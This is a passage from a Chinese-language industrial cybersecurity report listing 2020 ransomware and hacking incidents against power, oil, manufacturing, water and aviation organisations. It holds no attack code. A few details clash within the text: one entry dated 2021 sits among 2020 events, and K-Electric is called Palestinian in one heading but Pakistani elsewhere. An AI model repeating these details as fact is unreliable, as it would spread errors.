27	2020/6/30	印度国家公路局(NHAI)系统遭勒索软件攻击，现已恢复	印度国家公路管理局（NHAI）于上周日晚上遭到了勒索软件的攻击。据该部门员工说，该恶意软件攻击了当局的电子邮件系统，可能也影响了过去十年来高速公路上的大量数据和机密信息。但后来，NHAI 发言人表示，此次攻击没有成功，现在系统现已恢复，没有发生数据丢失，NHAI 数据和其他系统仍没有受到此次攻击的影响。据 Sophos 称，印度在网络防御方面为薄弱环节，仅去年就有 82％的印度组织遭到勒索软件的攻击。
28	2020/7/3	REvil 勒索软件攻击巴西电力公司 Light S.A	REvil（Sodinokibi）勒索软件入侵了巴西的电能公司 Light SA，并要求其提供 1400 万美元的赎金。Light SA 承认发生了该入侵事件，表示黑客入侵了系统，并发送病毒，对所有 Windows 系统文件进行加密。该公司恶意软件分析团队可以访问可能在攻击中使用的二进制文件，并且能够确认该样本来自一个名为 REvil 的勒索软件家族。

序号	时间	事件	描述
29	2020/7/5	晶圆代工龙头 X－FAB 遭 Maze 勒索软件攻击,工厂停工波及中国	X-FAB 是世界最大的模拟/混合信号集成电路技术及晶圆代工厂企业，从事混合信号集成电路(IC)的硅晶片制造。所有晶圆均采用技术规格为 1.0-0.13 微米的 CMOS 和 BiCMOS 高级模块制造，主要应用于汽车、通信、消费电子和其他工业领域。而在 2020 年 7 月 5 日，该集团发通告称遭受网络攻击，被迫关闭了在德国，法国，马来西亚和美国的六个生产厂。
30	2020/7/16	以色列水利部门三个月内两次被网络攻击	以色列水务局 16 日表示，近期有两起针对以色列水利基础设施的网络攻击,据知情的以色列官员透露,袭击的目标是以色列上加利利地区的农业用自动化水泵和该国中部的水利基础设施。以色列水务局在一份新闻稿中表示:“受到网络攻击的是农业部门专用的小型排水设施,由于当局立即展开维修,因此对水利设备没有造成任何损害，也没有实际影响。
31	2020/7/23	可穿戴设备厂商 Garmin 因勒索软件攻击而关闭服务	智能手表和可穿戴设备制造商 Garmin 由于遭遇针对内部网络和某些生产系统的勒索软件攻击而关闭了部分服务。该公司在其网站上发布的一份声明中写道:“目前正在遭受勒索软件影响的 Garmin.com 和 Garmin Connect 已停机。这次中断还影响了我们的呼叫中心,我们目前无法接听任何电话,电子邮件或在线聊天。我们正在努力尽快解决此问题，对于由此带来的不便深表歉意。”
32	2021/8/21	闪存巨头 SK Hynix 遭勒索软件攻击	勒索软件黑客团伙 Maze 声称已经感染了计算机内存制造商 SK hynix，Maze 已经在其网站泄露了部分据称是 SK hynix 公司的数据，以证明本次攻击已经得手。公告显示，提供下载的泄露数据包是一个大小为 570MB 的 ZIP 文件，仅占 SK hynix 公司泄露数据量的 5%，这意味着 Maze 从 SK hynix 内部窃取的数据量不少于 1.1TB(在锁定更多数据之前）。
33	2020/8/22	特斯拉确认其锂离子电池和电动汽车工厂遭遇网络攻击	特斯拉联合创始人兼首席执行官埃隆·马斯克（Elon Musk）在 Twitter 上证实，特斯拉内华达州工厂 Gigafactory 于 8 月初曾遭遇网络攻击，随后被联邦调查局阻断。特斯拉 Gigafactory 工厂是位于内华达州里诺附近的锂离子电池和电动汽车工厂。该工厂由美国特斯拉（Tesla）公司拥有和运营，为特斯拉电动汽车和固定式存储系统提供电池组。根据专注特斯

序号	时间	事件	描述
			拉新闻的独立博客 Testrati 的报告，名为 Kriuchkov 的俄罗斯人接触特斯拉内华达工厂的员工,并以 100 万美元贿赂该员工用恶意软件感染并破坏特斯拉的内部网络。该员工向特斯拉官员报告了这一事件,特斯拉官员随即向联邦调查局报案。
34	2020/9/7	巴基斯坦电力公司感染 Netwalker 导致在线服务中断	巴基斯坦最大的私人电力公司 K-Electric 感染 Netwalker，导致计费和在线服务中断。自 9 月 7 号，K-Electric 客户开始无法访问在线服务，该公司也在尝试通过登台站点重新路由用户,但依然没能解决问题。后由当地安全公司得知，其遭到了 Netwalker 勒索软件攻击。此次网络攻击发生在 9 月 7 日上午，它主要针对的是 K-Electric 的在线计费服务，而非电力供应系统，以此索要 385 万美元的赎金。
35	2020/9/14	美国激光设备开发商遭勒索攻击致运营中断	美国领先光纤激光切割、焊接、医疗和激光武器开发商 IPG Photonics，因遭到勒索软件攻击，导致其运营中断。IPG Photonics 总部位于马萨诸塞州牛津市，在全球各地设有办事处，共拥有 4,000 多名员工。该公司的激光被用作美国海军的激光武器系统（LaWS）的一部分。此次勒索软件攻击破坏了 IPG Photonics 公司的运营，其 IT 系统在全球范围内关闭，影响了办公室的电子邮件、电话和网络连接。
36	2020/9/20	全球最大眼镜生产商遭勒索攻击，业务被迫中断	据媒体报道，意大利眼镜生产巨头 Luxottica 公司遭受网络攻击,并导致意大利与中国区业务被迫中断。勒索软件攻击发生于 9 月 20 日晚间，给全球范围内的分支机构造成了影响，直到 22 号业务仍然未能完全恢复。
37	2020/10/19	蒙特利尔公交系统遭 RansomExx 攻击,在线系统受到影响	蒙特利尔的 STM 公共交通系统遭到 RansomExx 勒索软件攻击，其 IT 系统、网站和客户支持受到影响。虽然此次中断并没有影响到公共汽车或地铁系统的运行，但由于 STM 使用的是在线系统,依赖 STM 挨家挨户辅助服务的残疾人受到了影响。目前 STM 网站仍然处于瘫痪状态，访问者会被重定向到发布了有关公共交通服务和攻击信息的 www.lastm.info 网站。
38	2020/10/22	最大办公家具制造商遭遇勒索攻击 全球业务关闭两周	全球最大的办公家具制造商 Steelcase 向美国证券交易委员会（SEC）披露，该公司遭遇勒索软件攻击。对 Steelcase 的勒索软件攻击迫使其将全球业务关闭了两周，以遏制攻击的蔓延。

序号	时间	事件	描述
39	2020/11/10	台湾笔记本电脑制造商仁宝遭勒索软件袭击	台湾笔记本电脑电子制造商仁宝在上周末遭受了 DoppelPaymer 勒索软件攻击，攻击者要求将近 1700 万美元的赎金。仁宝是全球第二大笔记本电脑原始设计制造商（ODM），全球客户涵盖苹果、惠普、戴尔、联想和宏碁等。
40	2020/11/26	物联网芯片制造商研华遭勒索	Conti 勒索软件团伙袭击了工业自动化和工业物联网(IIoT)芯片制造商 Advantech 研华科技的系统,开始在其勒索软件数据泄漏站点上发布研华数据，作为 3.03GB 存档，其中包含 2%的被盗数据，以及一个文本文档，其中包含 ZIP 存档中包含的文件列表。
41	2020/11/29	富士康北美工厂遭勒索攻击,上千台服务器被加密	位于墨西哥的富士康工厂遭到“DoppelPaymer”勒索软件的攻击，导致 1200 台服务器被加密。据悉，攻击者在对设备进行加密前已窃取了 100GB 的未加密文件（包括常规业务文档和报告），并删除了 20-30 TB 的备份文件。攻击者要求富士康支付 1804.0955 比特币作为赎金（约 3486.6 万美元），否则将把盗取数据在暗网出售。
42	2020/12/4	PickPoint 遭到攻击,近三千个包裹储物柜被打开	莫斯科 PickPoint 遭到了攻击，2732 个包裹寄物柜的门被强制打开。PickPoint 是本地快递服务公司，其在莫斯科和圣彼得堡维护着 8000 多个包裹柜的网络。一名黑客利用尚未被发现的漏洞,强行打开了近三分之一的 PickPoint 储物柜的门，导致上万个包裹被盗。此次攻击的原因尚未被查明，PickPoint 表示已通知当局，并正在努力恢复其网络。

4.2 工业互联网行业维度威胁统计

4.2.1 石油化工

（1）石油公司 Berkine 遭受勒索软件“迷宫（Maze）”，攻击者窃取了该公司的整个数据库

4 月 1 日，据 HackRead 网站报道，石油公司 Berkine 遭受勒索软件“迷宫（Maze）”，攻击者窃取了该公司的整个数据库，其中包含超过 500MB 的机密文档，这些文档与预算、组织策略、

生产量等敏感数据。此外，该数据库还包含一个 Berkine 雇员列表，以及他们的联系方式和部分人员的旅行证件等个人敏感信息。

（2）石油和天然气公司已经被锁定为使用“特斯拉代理”恶意软件的目标

4 月 21 日，根据 Securityweek 消息，在最近的钓鱼活动中，石油和天然气公司已经被锁定为使用“特斯拉代理”恶意软件的目标。，攻击者在第一次行动中冒充了埃及国有石油公司 Enppi，将目标对准了马来西亚、美国、伊朗等国的组织。此后，攻击者又伪装成一家货运公司，并利用有关化学品/油轮的合法信息瞄准菲律宾的公司。这是特斯拉代理恶意软件第一次被部署为针对垂直油气领域的攻击的一部分，由 Bitdefender 的研究人员发现并详细分析了这些攻击的细节，根据 Bitdefender 的研究，黑客还把目标对准了石油和天然气、水力发电厂以及大型商品的运输组织。

（3）美国休斯顿石油和天然气生产商 W&T Offshore 遭受 Nefilim 勒索软件攻击

5 月 12 日，据 E&Enews 网站报道，美国休斯顿石油和天然气生产商 W&T Offshore 遭受 Nefilim 勒索软件攻击，攻击者窃取了 800GB 的个人和财务数据，并在暗网上发布了其中一数据并威胁将公开更多内容。W&T Offshore 尚未对此事作出‘回应。

（4）美国国家安全局(NSA)和网络安全与基础设施安全局(CISA)近日联合发布了针对关键基础设施的网络攻击警报

7 月 31 日，美国国家安全局(NSA)和网络安全与基础设施安全局(CISA)近日联合发布了针对关键基础设施的网络攻击警报。警报指出，近几个月以来针对关键基础设施的恶意网络活动明显增加，并敦促关键基础架构的所有者和运营商采取必要措施，以提高关键环境中使用的美国系统的弹性和安全性。报告指出，攻击者针对的是特定设备，如 Triconex TriStation 和 Triconex Tricon 等通信模块，这些模块广泛用于如发电厂、工厂、石油和天然气精炼厂等工业环境中。

4.2.2 电力行业

（1）以色列发现并阻止了一次针对该国发电厂和多个站点的严重而复杂的网络攻击

1 月 29 日，以色列能源部长尤瓦尔·斯坦尼兹在 Cybertech 大会上表示，几个月前，以色列发现并阻止了一次针对该国发电厂和多个站点的严重而复杂的网络攻击。为应对以色列持续高企的网络威胁，以色列在贝尔谢巴建立了专门保护能源基础设施的网络防御中心，跟踪全国所有的能源系统，并向以色列国家计算机应急响应小组(CERT)提供信息。

（2）攻击者利用 Ragnar Locker 勒索软件袭击了世界第四大风能生产商葡萄牙跨国能源公司 EDP

4 月 14 日，根据 BleepingComputer 网站报道，攻击者利用 Ragnar Locker 勒索软件袭击了世界第四大风能生产商葡萄牙跨国能源公司 EDP（Energias de Portugal），声称已经获取了公司 10TB 的敏感数据文件并索要 1580 的比特币赎金(折合约 1090

万美元/990 万欧元），如果 EDP 不支付赎金，那么他们将在公开泄露这些数据。对此，EDP 尚未作出回复。

（3)北美电力可靠性公司发布了第五届 GridEx 应急演练活动的年度事后报告。

4 月 2 日,北美电力可靠性公司(NERC)发布了第五届 GridEx 应急演练活动的年度事后报告。该报告对为期两天的演练情况进行了详细说明，包括针对电力信息共享和分析中心（E-ISAC），电力行业以及北美跨部门和政府合作伙伴的建议。在报告中，NERC 建议电力行业内的组织审查他们的应急响应计划，以应对在电网安全事件发生时所需的与北美各级政府的复杂合作。

（4）由于新冠肺炎病毒的影响，美电力可靠性委员会已决定推迟将于 2020 年 7 月和 10 月实施的网络安全标准

4 月 8 日，由于新冠肺炎病毒的影响，北美电力可靠性委员会（NERC）在充分考虑标准发布后落地实施的困难后，已决定推迟将于 2020 年 7 月和 10 月实施的网络安全标准,包括网络安全－电子安全边界、网络安全－配置变更管理和漏洞评估、网络安全－供应链风险管理等标准,这可能会对加强美国电网安全防护等工作造成影响。

（5）委内瑞拉国家电网干线遭到网络攻击，造成全国大面积停电。

5 月 5 日，委内瑞拉副总统罗德里格斯宣布，委内瑞拉国家电网干线遭到网络攻击，造成全国大面积停电。委国家电力公司正组织人力全力抢修，部分地区已经恢复供电。本次攻击的是这

委瑞内拉国家电网的 765 干线，除首都加拉加斯外，全国 11 个州府均发生停电。此次攻击发生在委挫败雇佣兵入侵委内瑞拉数小时后。

（6）加拿大电力生产商和分销商西北地区电力公司（NTPC）遭到勒索软件攻击

5 月 6 日，据 Cyware 网站报道，加拿大电力生产商和分销商西北地区电力公司（NTPC）遭到勒索软件攻击。此次攻击由名为 Netwalker 的勒索病毒发起，攻击致使 NTPC 的 IT 系统关闭，影响到公司的发电、输电和配电系统正常运行。同时，NTPC 的在线支付门户网站 MyNTPC 无法正常工作，客户在使用该网站时会收到一条消息，表示文件已由 Netwalker 加密。

（7）据信息安全杂志网站报道，英国电网公司 Elexon 于近日遭遇网络攻击，电力供应未影响

5 月 15 日，据信息安全杂志网站报道，英国电网公司 Elexon 于近日遭遇网络攻击，电力供应未影响。Elexon 管理着电力供应链的关键部分，即平衡与结算代码(BSC)，其客户包括英国供应商、发电机房、分销商、交易商和能源进出口商。该公司表示，此次攻击仅针对 Elexon 内部 IT 系统和计算机，BSC 中央系统和 EMR 目前不受影响，并且可以正常工作。Elexon 正在采取措施恢复内部 IT 系统。

（8）窃取了英国电网中间商 Elexon 的文件数据的勒索软件团伙启动了一个拍卖网站，用以出售其窃取的、不支付赎金的受害者的数据

6 月 3 日，Sodinokibi 勒索软件团伙启动了一个类似于 eBay 的拍卖网站，用以出售其窃取的、不支付赎金的受害者的数据。此前，该团伙声称已经窃取了英国电网中间商 Elexon 的文件数据、娱乐和法律公司 Grubman Shire Meiselas＆Sacks（GSMLaw）的法律文件数据。与此同时，Sodinokibi 团伙还在暗网上共享被盗文件的样本，以对受害者进行威胁。

（9）美国能源部表示，计划更换美国电力系统中可能构成国家安全或经济风险的外国制造设备

6 月 8 日，为强化能源部门关键基础设施安全，美国能源部官方表示，计划更换美国电力系统中可能构成国家安全或经济风险的外国制造设备。美能源部称这项政策的实施依据是 5 月由特朗普总统发布的一项行政令，该行政令宣布将国外生产的大功率电力系统带来的网络安全威胁视为国家紧急状态，并指定一个联邦特别工作组负责制定能源基础设施采购政策和程序。

(10) 欧洲能源巨头 Enel 集团近日遭受 EKANS（SNAKE）勒索软件攻击，公司内部网络受到影响

6 月 11 日，欧洲能源巨头 Enel 集团近日遭受 EKANS(SNAKE)勒索软件攻击，公司内部网络受到影响。Enel 公司表示，其内部 IT 网络在 7 日晚遭到了勒索软件攻击破坏，而后恶意软件得以传播，公司已将内部 IT 网络中断并对公司网络进行了隔离处理，以执行消除残留风险的所有干预措施，目前所有连接已在 8 日凌晨安全恢复。Enel 公司发言人称，公司配电资产和发电厂远程控制系统未发现问题，客户数据也未公开给第三方。

(11) 印度查谟和克什米尔电力发展部服务器遭受网络攻击，威胁已得到控制

6 月 26 日，印度查谟和克什米尔电力发展部(Jammu and Kashmir Power DevelopmentDepartment ，JKPDD)服务器遭受网络攻击，威胁已得到控制。克什米尔配电公司(KPDCL)配电总工程师、JKPDD 的 RAPDRP Part-A IT 节点官员在 6 月 24 日凌晨 4:42 发现，在 JKPDD 安装的 103 台服务器中的 4 台服务器中检测到了网络威胁，包括数据中心 IDC 及灾难恢复中心 DRC。该人员表示，安装在 60 个计费分区办公室和 40 个其他办公室的服务器和外置硬件在攻击发生后，立即与 JKPDD 广域网和互联网上的内部网隔离。同时，已经对数据库服务器进行了初步扫描，以评估恶意软件的入侵情况。

(12) 勒索软件 Sodinokibi 感染了巴西电力公司 Light SA，并索要 1400 万美元赎金

7 月 6 日，勒索软件 Sodinokibi 感染了巴西电力公司 Light SA，并索要 1400 万美元赎金。AppGate 的研究人员分析了恶意软件的样本，确认该样本来自一个名为 Sodinokibi(又名 REvil)的家族。Light SA 承认发生了该入侵事件，表示黑客入侵了系统并发送病毒，对所有 Windows 系统文件进行加密。

（13）巴勒斯坦最大的私人电力公司遭受勒索攻击事件

2020 年 9 月 7 日，巴基斯坦最大的电力供应商 K-Electric 窃取了未加密的文件。但尚未得知多少数据被盗。攻击导致计费和在线服务中断。从 9 月 7 日开始，K-Electric 的客户无法访

问其账户的在线服务。勒索软件运营商要求支付385万美元的赎金。并威胁称如果没有在7天内支付，赎金将增加到770万美元。

(14)印度孟买遭受大规模严重断电事件

2020年10月12日，印度孟买市遭遇前所未有的大范围断电，影响到该市数百万人的通勤与正常生活。孟买全城停电一天，直接导致铁路运营瘫痪，股票交易所、医疗设施以及其他关键基础设施全面遭遇风险。有报道称。印度警方的网络部门调查结果显示，执法机关检测到供应及传输设备服务器上存在多次“可疑”登录，停电很可能源自国家支持的黑客攻击活动。

4.2.3 智能制造业

（1）电器公司Fisher&Paykel遭到Nefilim勒索软件攻击

电器公司Fisher&Paykel遭到Nefilim勒索软件攻击，并且其生产和销售均受到了影响。该公司的发言人Andrew Luxmoore表示，攻击发生在上一周，黑客尝试共计其IT系统，该公司在发现后立即关闭了其系统。像其他勒索软件组织一样，Nefilim威胁要泄露其盗取的数据，以勒索赎金。Nefilim在今年早些时候攻击了Toll Group并泄露了其200 GB的数据。该公司表示，目前正在与第三方安全公司合作，以尽快恢复公司的运营，并加强公司的网络安全防护。

（2）疑似俄罗斯威胁组织Silence和TA505在使用恶意软件攻击了至少两家比利时和德国的制药和制造业公司

4月1日，GroupIB的研究人员发现疑似俄罗斯威胁组织

Silence 和 TA505 在 1 月下旬使用恶意软件攻击了至少两家比利时和德国的制药和制造业公司。TA505 过去曾对银行、医疗机构零售商和其他企业进行过攻击，而 Silence 的常规攻击目标为银行和金融机构，这标志着 Silence 首次发动对制药公司和制造公司的攻击，并可能表明其作案手法发生了重大变化。

（3）水泵制造商 DESMI 表示，该公司受到网络和运营系统遭受攻击

4 月 12 日，据 SecurityAffairs 网站报道，全球水泵制造商 DESMI 表示，该公司受到网络和运营系统遭受攻击，在安全事件发生后，该公司正在恢复其 IT 系统。攻击发生在周四（9 号）的晚上，正值冠状病毒大流行期间，公司员工在家中工作。网络攻击后，公司的所有系统都已关闭。调查仍在进行中，目前尚不清楚袭击的程度，DESMI 已经向当局和丹麦警方报告了这一事件。DESMI 宣布将尽快向所有客户和业务合作伙伴提供更新。

（4）美国智能停车收费系统制造商 CivicSmart 遭到了勒索软件攻击

4 月 27 日，美国智能停车收费系统制造商 CivicSmart 遭到了勒索软件 Sodinokibi 攻击，其 159 GB 的数据被盗，包括员工信息、与供应商的合同、银行对帐单以及客户信用卡号码。这个消息是黑客发布在网上的，它指明了受害者并泄露了被盗文件以试图勒索赎金，这表明 CivicSmart 可能没有支付足够的赎金。以色列安全公司 Under Breach 在 3 月就注意到了这次攻击，但是并未予以披露。之后 CivicSmart 公司支付了足够的赎金并修

复了漏洞，黑客也销毁了被盗数据。

（5）黑客对瑞士铁路机车制造商 Stadler 的 IT 网络发动攻击

5 月 9 日，黑客对瑞士铁路机车制造商 Stadler 的 IT 网络发动攻击，并在部分计算机上部署恶意软件用于窃取数据，导致部分系统离线。据悉，黑客通过窃取的敏感数据威胁制造商支付赎金。截至目前，该公司已针对该事件展开调查，并拒绝支付赎金，通过重新启动受影响系统，运行备份系统恢复运营。

（6）ATM 制造商 Diebold Nixdorf 近期遭遇了勒索软件攻击

5 月 11 日，ATM 制造商 Diebold Nixdorf 向媒体证实，近期该公司遭遇了勒索软件攻击，但该公司在发现问题第一时间进行了处理，对受影响的关键系统进行恢复。目前该事件并未影响自动柜员机以及银行网络，未对公众造成影响。

（7）射频芯片制造商 MaxLinear 受到勒索软件攻击

6 月 16 日，射频芯片制造商 MaxLinear 表示，公司受到勒索软件攻击，并被攻击者在网上公布了公司的一些专有信息。该公司在一份文件中表示，Maze 勒索软件攻击影响了一些操作系统。据网络安全公司 McAfee 称，如果目标公司不付赎金，部署 Maze 的黑客将在互联网上发布从该公司窃取的信息。

（8）Maze 勒索攻击团伙在其主页上架了关于 X-FAB 的相关信息

7 月 14 日，Maze 勒索攻击团伙在其主页上架了关于 X-FAB

的相关信息,默认了其是针对 X-FAB 发起网络攻击的主谋。X-FAB 是世界最大的模拟/混合信号集成电路技术及晶圆代工厂企业，从事混合信号集成电路(IC)的硅晶片制造。所有晶圆均采用技术规格为 1.0-0.13 微米的 CMOS 和 BiCMOS 高级模块制造，主要应用于汽车、通信、消费电子和其他工业领域。而在 2020 年 7 月 5 日，该集团发通告称遭受网络攻击，被迫关闭了在德国，法国，马来西亚和美国的六个生产厂。

(9)全球最大眼镜生产商遭勒索病毒袭击，业务被迫中断

2020 年 9 月，根据外媒报道，来自意大利的眼镜生产巨头 Luxottica 公司遭受网络攻击，并导致意大利与中国区业务被迫中断。Luxottica 公司一位员工透露，勒索软件攻击发生于 9 月 20 日晚间，给全球范围内的分支机构造成了影响，且直到 22 号业务仍然未能完全恢复。

(10)佳能遭到 Maze 勒索软件攻击，据传 10TB 数据被盗

2020 年 8 月，著名数码摄像机厂商佳能(Canon)被曝遭受勒索攻击，影响了许多服务，包括佳能的电子邮件，微软团队，美国网站以及其他内部应用程序。此次攻击的罪魁祸首是 Maze 勒索软件团伙，其宣布已经从佳能窃取了超过 10TB 的数据。

（11）梅赛德斯-奔驰货车上安装的“智能汽车”零部件源代码上周末在网上泄露

5 月 19 日，外媒 ZDNet 获悉，梅赛德斯-奔驰货车上安装的“智能汽车”零部件源代码上周末在网上泄露。而在泄密事件发生之前，瑞士软件工程师 Till Kottmann 发现了一个属于戴姆勒

公司(Daimler AG)的 Git 门户网站。针对这一情况，ZDNet 审查了一些泄漏的 Git 存储库。他们查看的文件中没有一个包含开源许可，这表明这这些文件都是不应该公开的专有信息。泄露的项目包括梅赛德斯厢式货车 OLU 组件的源代码，另外还有树莓派图像、服务器图像、用于管理远程 OLU 的戴姆勒内部组件、内部文档、代码样本等等。

（12）欧洲两款最受欢迎的最新车型，福特福克斯 Titanium 自动 1.0L 汽油和大众 Polo SEL TSI 手动 1.0L 汽油存在严重的安全漏洞

4 月 9 日，根据英国测试机构 Which? 的调查结果显示，欧洲两款最受欢迎的最新车型，福特福克斯 Titanium 自动 1.0L 汽油和大众 Polo SEL TSI 手动 1.0L 汽油，这两款车型的互联技术功能很脆弱，存在严重的安全漏洞，可能会被黑客入侵。该公司警告称，这些问题可能会危及驾驶员的安全、隐私和信息安全，并声称，由于缺乏对汽车行业车载技术的有意义监管，制造商在安全方面存在疏忽。

（13）本田汽车因应对一起疑似网络攻击，该公司暂停了部分全球汽车和摩托车生产

6 月 9 日，日本汽车公司本田汽车发言人表示，因应对一起疑似网络攻击，该公司暂停了部分全球汽车和摩托车生产。8 日，这起疑似网络攻击影响了本田的全球生产，迫使一些工厂停止运营，因为该公司需要确保其质量控制系统不受影响。这位发言人表示，本田怀疑是勒索软件攻击了公司的内部服务器。该发言人

补充称，大部分工厂到周二已恢复生产，但该公司在美国俄亥俄州以及土耳其、印度和巴西的主要工厂仍处于停产状态。

（14）思科、英特尔、英伟达、德勤遭遇 SolarWinds 供应链攻击

2020 年 12 月根据《华尔街日报》最新报道，SolarWinds 供应链攻击的受害者名单迄今已经确定了 24 家企业，这些企业已下载感染了后门恶意代码的 SolarWinds 软件。《华尔街日报》指出，受害者包括美国的技术和会计公司、一所大学和至少一所医院。受影响的科技公司包括思科、英特尔、英伟达、VMware、德勤和贝尔金等，此外加利福尼亚州立医院和肯特州立大学也在名单中。

4.2.4 市政（燃气与水务）

（1）以色列国家网络管理局敦促能源和水务部门更改所有与互联网连接的系统的密码

4 月 23 日，以色列国家网络管理局（INCD）发送安全警报，敦促能源和水务部门及公司的人员更改所有与互联网连接的系统的密码。如果无法更改密码，建议使系统脱机，直到可以安装适当的安全系统为止。警报称到了有关废水处理厂、水泵站和下水道遭到入侵企图的报道，但未透露细节。据说已经确定该组织名为耶路撒冷电子军（JEArmy），在所有主要社交网络中都有据点，例如 Facebook，Instagram，WhatsApp，Twitter 和 Telegram，在该网络中经常发布遭到黑客攻击对象的屏幕截图。

（2）伊朗黑客使用位于美国的计算机服务器攻击以色列的

供水设施

5 月 9 日，以色列官员安全内阁近日举行了一次最高级别的秘密会议，讨论伊朗针对以色列民用水基础设施进行的一次非常不寻常的网络攻击。据报道，该事件是伊朗黑客使用位于美国的计算机服务器攻击以色列的供水设施，但此次攻击造成的影响较小。以色列政府现在正在权衡是否以及如何作出回应。

（3）以色列两处水利基础设施于六月遭到网络攻击

7 月 21 日，以色列水务局官员上周表示，其两处水利基础设施于六月遭到网络攻击，受害地点分别为上加利利地区的农业水泵和中部省份 Mateh Yehuda 的水泵。水务局表示，受攻击的水利基础设施都是农业部门专用的小型排水装置，由当地人独立维修，因此不会造成严重的影响。就在今年 4 月，以色列供水系统遭到了首次网络攻击。而在 6 月份，根据《金融时报》报道，黑客已经获得了以色列某些水处理系统的访问权，并试图改变水氯含量，如果攻击成功可能会导致当地居民轻度中毒。

4.2.5 **能源行业**

（1）美国联邦调查局发出一项正在进行的针对供应链软件供应商的黑客活动的安全警告

2 月 10 日，美国联邦调查局（FBI）向私营部门发出一项正在进行的针对供应链软件供应商的黑客活动的安全警告。FBI 表示，黑客正试图用一种名为 Kwampirs（由赛门铁克公司命名）的远程访问木马恶意软件来感染公司。此次安全警告还特别强调，使用 Kwampirs 进行的网络攻击现已演变为以 ICS（工业控

制系统）行业，尤其是已能源行业的公司为目标。

（2）美国天然气压缩设施因勒索软件感染导致整个管道资产的运营关闭了两天

2 月 18 日，美国国土安全部网络安全和基础设施安全局（CISA）透露，美国天然气压缩设施因勒索软件感染导致整个管道资产的运营关闭了两天。据 CISA 的声明，此次攻击影响了受害公司的操作技术（OT）网络上的控制和通信资产。

（3）西门子能源发布了正对能源行业的事件响应的应急预案。

3 月 6 日，西门子集团下属的子公司西门子能源发布了正对能源行业的事件响应（IR）的应急预案。通过模拟一个为选举作准备的大型城市中电力公司工业控制系统被试图破坏的虚构场景，该应急预案明确了公用事业部门在事件发生的每个阶段所面临的问题，并就如何设置优先级提供了建议。

（4）美国能源行业劳动力市场和服务提供商 RigUp 泄露了存储于 Amazon Web Services(AWS)S3 存储桶上的美国能源行业组织和个人的私人文件

4 月 10 日，据 Security Week 报道，pnMentor 报告发现，美国能源行业劳动力市场和服务提供商 RigUp 泄露了存储于 Amazon Web Services(AWS)S3 存储桶上的 76,000 份美国能源行业组织和个人的私人文件。泄露的数据包含大量个人身份信息，在数据库中还可以找到与许多能源公司的业务运营，项目和公司关系相关的内部记录，包括项目建议和应用、项目大纲、钻井设

备的技术图纸、公司保险文件。此问题的根本原因是 RigUp 没有适当地保护数据库的安全，从而使数千个人暴露了信息。但是，该公司在收到有关此事的警报后很快就解决了该问题。

（6）APT41 开展了大范围的网络活动，目标包括多个国家的国防工业制造业等

4 月 20 日，据 Freebuf 网站报道，研究人员发现自今年开始 APT41 开展了大范围的网络活动。从 1 月 20 日到 3 月 11 日 APT41 利用了 Citrix NetScaler/ADC，Cisco 路由器和 Zoho ManageEngine Desktop Central 等漏洞进行攻击活动，目标国家包括澳大利亚、加拿大、丹麦、印度、日本、马来西亚、墨西哥，卡塔尔、新加坡英国和美国等全球多个国家。攻击活动的目标行业主要有国防工业、制造业、石油和天然气等。目前尚不清楚 APT41 是扫描全网进行大规模攻击还是选择了特定目标，但从受害者角度来看攻击更具针对性。

（7）与俄罗斯有联系的黑客组织 Berserk Bear 长期以来针对德国能源、水务和电力部门的企业进行攻击

5 月 26 日，据 CyberScoop 获得的一份德国政府机密报告显示，与俄罗斯有联系的黑客组织 Berserk Bear 长期以来针对德国能源、水务和电力部门的企业进行攻击。德国情报和安全机构近日发送给关键基础设施运营商的通报中称，调查人员今年初发现了黑客组织长期入侵未具名的德国公司的证据。攻击者的目标是利用公开和专门编写的恶意软件，将其永久地驻留在 IT 网络中，以窃取信息，甚至获得生产系统(OT 网络)的访问权。德国

当局表示，没有证据表明任何公司的工业网络遭到破坏性攻击。

（8）黑客组织 Evil Corp 攻击了 30 多家美国公司，并试图在受害者系统中安装勒索软件 WastedLocker

6 月 28 日，赛门铁克发布报告，表示黑客组织 Evil Corp 攻击了 30 多家美国公司，并试图在受害者系统中安装勒索软件 WastedLocker。在这些被瞄准的公司中，除了一家是海外跨国公司在美国的子公司，其余全部是美国公司，涉及到了制造业（5 家），信息技术部门（4 家）和电信组织（3 家）。赛门铁克分析道，攻击始于基于 JavaScript 的恶意框架 SocGholish，该框架可跟踪 150 多个伪装成软件更新的受感染网站。一旦攻击者获得了目标网站的访问权，就会使用 Cobalt Strike 来窃取凭据、提权并横向移动，旨在安装 WastedLocker。赛门铁克报告的末尾还提供了有关 WastedLocker 攻击的危害指标（IOC）。

（9）英国能源公司数据遭泄露，整个客户数据库受损

英国能源供应商 People′s Energy 的联合创始人卡琳·索德（Karin Sode）告诉 BBC 新闻，其客户的敏感个人信息，包括姓名、地址、出生日期、电话号码、电费和电表 ID 被黑客窃取。在发现该违规行为之后，它已与所有 270,000 名客户联系，以告知他们该违规行为。此外，黑客还侵入了 15 名小企业客户的银行账户和分类代码，People′s Energy 公司表示，已分别通过电话与他们取得联系。目前暂未发现其他客户的财务信息被获取。

4.2.6 交通行业

4.2.6.1 民航行业

（1）黑客窃取了其两个网站的用户 Windows 登录凭据的访问权限，并提醒相关用户修改 Windows 密码

4 月 10 日，旧金山最大国际机场（SFO）披露了一起数据泄露事件，声明黑客窃取了其两个网站的用户 Windows 登录凭据的访问权限，并提醒相关用户修改 Windows 密码。这起网络攻击事件发生在 2020 年 3 月期间，受到攻击的网站为 SFOConnect.com 和 SFOConstruction.com。此次攻击影响目标用户包括那些在 Windows 个人设备或者在非 SFO 维护的设备上使用 Internet Explorer 从机场外部网络访问这两个网站的用户。目前，SFO 删除了注入这两个网站中的恶意代码，并在发现攻击后将其脱机。

（2）英国最大的航空公司易捷表示遭到了网络攻击，并导致了 900 万客户的信息泄露

5 月 20 日，英国最大的航空公司 EasyJet 表示遭到了网络攻击，并导致了 900 万客户的信息泄露。在这次攻击中，黑客访问了该公司 900 万客户的电子邮件地址和旅行信息，还有其中 2208 位客户的信用卡详细信息。EasyJet 在发现此事件后，便通知了英国国家网络安全中心和 ICO，并表示目前他们正在通知受影响客户，预计在 2020 年 5 月 26 日之前所有受影响客户都将收到通知。目前尚无此事件的详细信息。

（3)伊朗 APT 组织 Chafer 针对科威特和沙特阿拉伯的航空运输和政府发起网络攻击

5 月 22 日，伊朗 APT 组织 Chafer 针对科威特和沙特阿拉伯的航空运输和政府发起网络攻击，攻击活动可能持续了超过一年

